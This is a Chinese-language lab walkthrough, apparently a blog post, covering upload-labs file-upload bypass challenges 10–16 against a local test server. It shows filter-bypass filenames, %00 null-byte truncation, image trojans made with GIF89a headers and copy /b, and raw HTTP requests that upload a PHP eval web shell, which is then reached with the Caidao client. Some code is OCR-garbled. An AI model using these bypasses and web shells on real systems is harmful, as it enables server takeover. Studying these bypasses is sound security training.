


PHP Version 7.3.4	
System	Windows NT WIN-VGHAFL9Q8 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\instantclient_12_1\sdk.shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\instantclient_12_1\sdk.shared" "--enable-object-out-dir=.\obj" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgsql"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS.VC15
PHP Extension Build	API20180731.NTS.VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

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Pass10 黑名单验证: 点+空格+点绕过


源代码先是去除文件名前后的空格，再去除文件名最后所有的.，再通过strchr函数来寻找.来确认文件名的后缀，但是最后保存文件的时候没有重命名而使用的原始的文件名，导致可以利用1.php..（点+空格+点）来绕过。




Pass11 黑名单验证：双写绕过

源代码使用str_replace函数将符合黑名单中的后缀名进行替换为空。所以可以双写绕过。

把文件后缀改为“.pphphp”



上传并访问成功: (✓)



Pass12 白名单验证: GET型%00截断

看源代码使用了白名单, 但是这里有一个\$_GET['save_path']用get来传递参数后面再加上后缀名
\$img_path = ET[save_ath]."/".rand(10,99).date("YmdHis")."." . file_ext;

我们可以用%00截断来绕过

在url中%00表示ascii码中的0, 而ascii中0作为特殊字符保留, 表示字符串结束, 所以当url中出现%00时就会认为读取已结束。

但是有环境限制:

php版本要小于5.3.4, 5.3.4及以上已经修复该问题


magic_quotes_gpc需要为OFF状态

```
1 $is_upload = false;
2 $msg = null;
3 if(isset($_POST['submit'])){
4     $ext_arr = array('jpg','png','gif');
5     $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
6     if(in_array($file_ext,$ext_arr)){
7         $temp_file = $_FILES['upload_file']['tmp_name'];
8         $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".$file_ext;
9
10        if(move_uploaded_file($temp_file,$img_path)){
11            $is_upload = true;
12        } else {
13            $msg = '上传出错! ';
14        }
15    } else{
16        $msg = "只允许上传.jpg|.png|.gif类型文件! ";
17    }

```

https://blog.csdn.net/m0_50800033

save_path 保存路径参数可控, Get参数, 直接%00 截断, 中间件Apache接收到请求后会将%00解码一次, 也就变成了空字节, 在内存中一段字符串的结束通常以空字节标识, 空字节后面的数据也就被截断了, 因此\$img_path=.../upload/getshell12.php



直接菜刀连接:

The screenshot displays a web browser's developer tools with the 'Request' and 'Response' tabs open. The request is a POST to `/upload/Pass=12/index.php?save_path=/upload/getshall12.php%00.jpg HTTP/1.1`. The response is an HTML page with a status of 200. A file explorer window is overlaid on the browser, showing the local file system structure.

Pass13 白名单验证: POST型%00截断

GET和POST区别在于,GET是可以把url自动转码的,但是POST不会,所以需要在二进制中进行修改。

The screenshot displays a web browser's developer tools with the 'Request' and 'Response' tabs open. The request is a POST to `/upload/Pass=13/index.php HTTP/1.1`. The response is an HTML page with a status of 200. A file explorer window is overlaid on the browser, showing the local file system structure.

菜刀连接:

The screenshot displays a web browser interface with a 'Request' and 'Response' tab. The 'Request' tab shows a multipart form-data body with a file named 'haha.jpg'. The 'Response' tab shows an HTML response with a directory listing of the server. A file explorer window is overlaid on the response, showing the local file system structure.

Pass14 图片马: 文件包含利用

The screenshot shows a web application interface for 'Pass14 图片马'. The interface includes a list of passes (Pass-01 to Pass-21) and a task section. A modal dialog box is displayed, containing a message: '本pass检查图标内容开头2个字节!' (This pass checks the first 2 bytes of the icon content!). The interface also includes a file upload section with a '浏览...' button and an '上传' button.

方法一:

在一句话木马前加上一行: GIF89a

Request

```
POST /upload/Pass-14/index.php HTTP/1.1
Host: 172.16.12.144:8000
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
DNT: 1
Referer: http://172.16.12.144:8000/upload/Pass-14/index.php
Cookie: ECS[visit_times]=1
X-Forwarded-For: 8.8.8.8
Connection: close
Content-Type: multipart/form-data; boundary=-----3548103832570
Content-Length: 335
-----3548103832570
Content-Disposition: form-data; name="upload_file"; filename="getshell.php"
Content-Type: image/jpeg

GIF89a
[?php @EVAL($_POST[abc]);?>
-----3548103832570
Content-Disposition: form-data; name="submit"

提交
```

Response

```
Content-Disposition: form-data; name="upload_file"; filename="getshell.php"
Content-Type: image/jpeg

GIF89a
[?php @EVAL($_POST[abc]);?>
-----3548103832570
Content-Disposition: form-data; name="submit"

提交
```

利用文件包含，通过菜刀连接下面地址：

<http://172.16.12.144:8000/upload/Pass-14/index.php?file=../upload/4620210119213721.gif>

Request

```
POST /upload/Pass-14/index.php HTTP/1.1
Host: 172.16.12.144:8000
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
DNT: 1
Referer: http://172.16.12.144:8000/upload/Pass-14/index.php
Cookie: ECS[visit_times]=1
X-Forwarded-For: 8.8.8.8
Connection: close
Content-Type: multipart/form-data; boundary=-----3548103832570
Content-Length: 335
-----3548103832570
Content-Disposition: form-data; name="upload_file"; filename="getshell.php"
Content-Type: image/jpeg

GIF89a
[?php @EVAL($_POST[abc]);?>
-----3548103832570
Content-Disposition: form-data; name="submit"

提交
```

Response

```
Content-Disposition: form-data; name="upload_file"; filename="getshell.php"
Content-Type: image/jpeg

GIF89a
[?php @EVAL($_POST[abc]);?>
-----3548103832570
Content-Disposition: form-data; name="submit"

提交
```

方法二：

在windows上制作图片马：

copy 1.jpg/a + 1.txt/b 2.jpg

其中1.txt中的内容为一句话木马，1.jpg则是一张图片。生成的图片马是2.jpg。

菜刀直连:


The screenshot displays a web browser's developer tools interface. The top-left pane shows the 'Request' tab with a multipart form-data payload. The top-right pane shows the 'Response' tab with HTML content. A file explorer window is overlaid on the response, showing the local file system structure. The file explorer shows a directory named '172.16.12.144' with various subdirectories and files. The response content includes a form with a file upload button and a file input field. The file input field has a value of '/upload/882021012011015.jpg'.

Pass15 图片马: getimagesize()

直接上传图片马即可:

The screenshot displays a web browser's developer tools interface. The top-left pane shows the 'Request' tab with a multipart form-data payload. The top-right pane shows the 'Response' tab with HTML content. The response content includes a form with a file upload button and a file input field. The file input field has a value of '/upload/882021012011015.jpg'. The response also includes a footer with a copyright notice.

菜刀连接成功:



Pass16 图片马: exif_imagetype()

exif_imagetype() 读取一个图像的字节并检查其签名。

需要开启php_exif模块, 如下图:

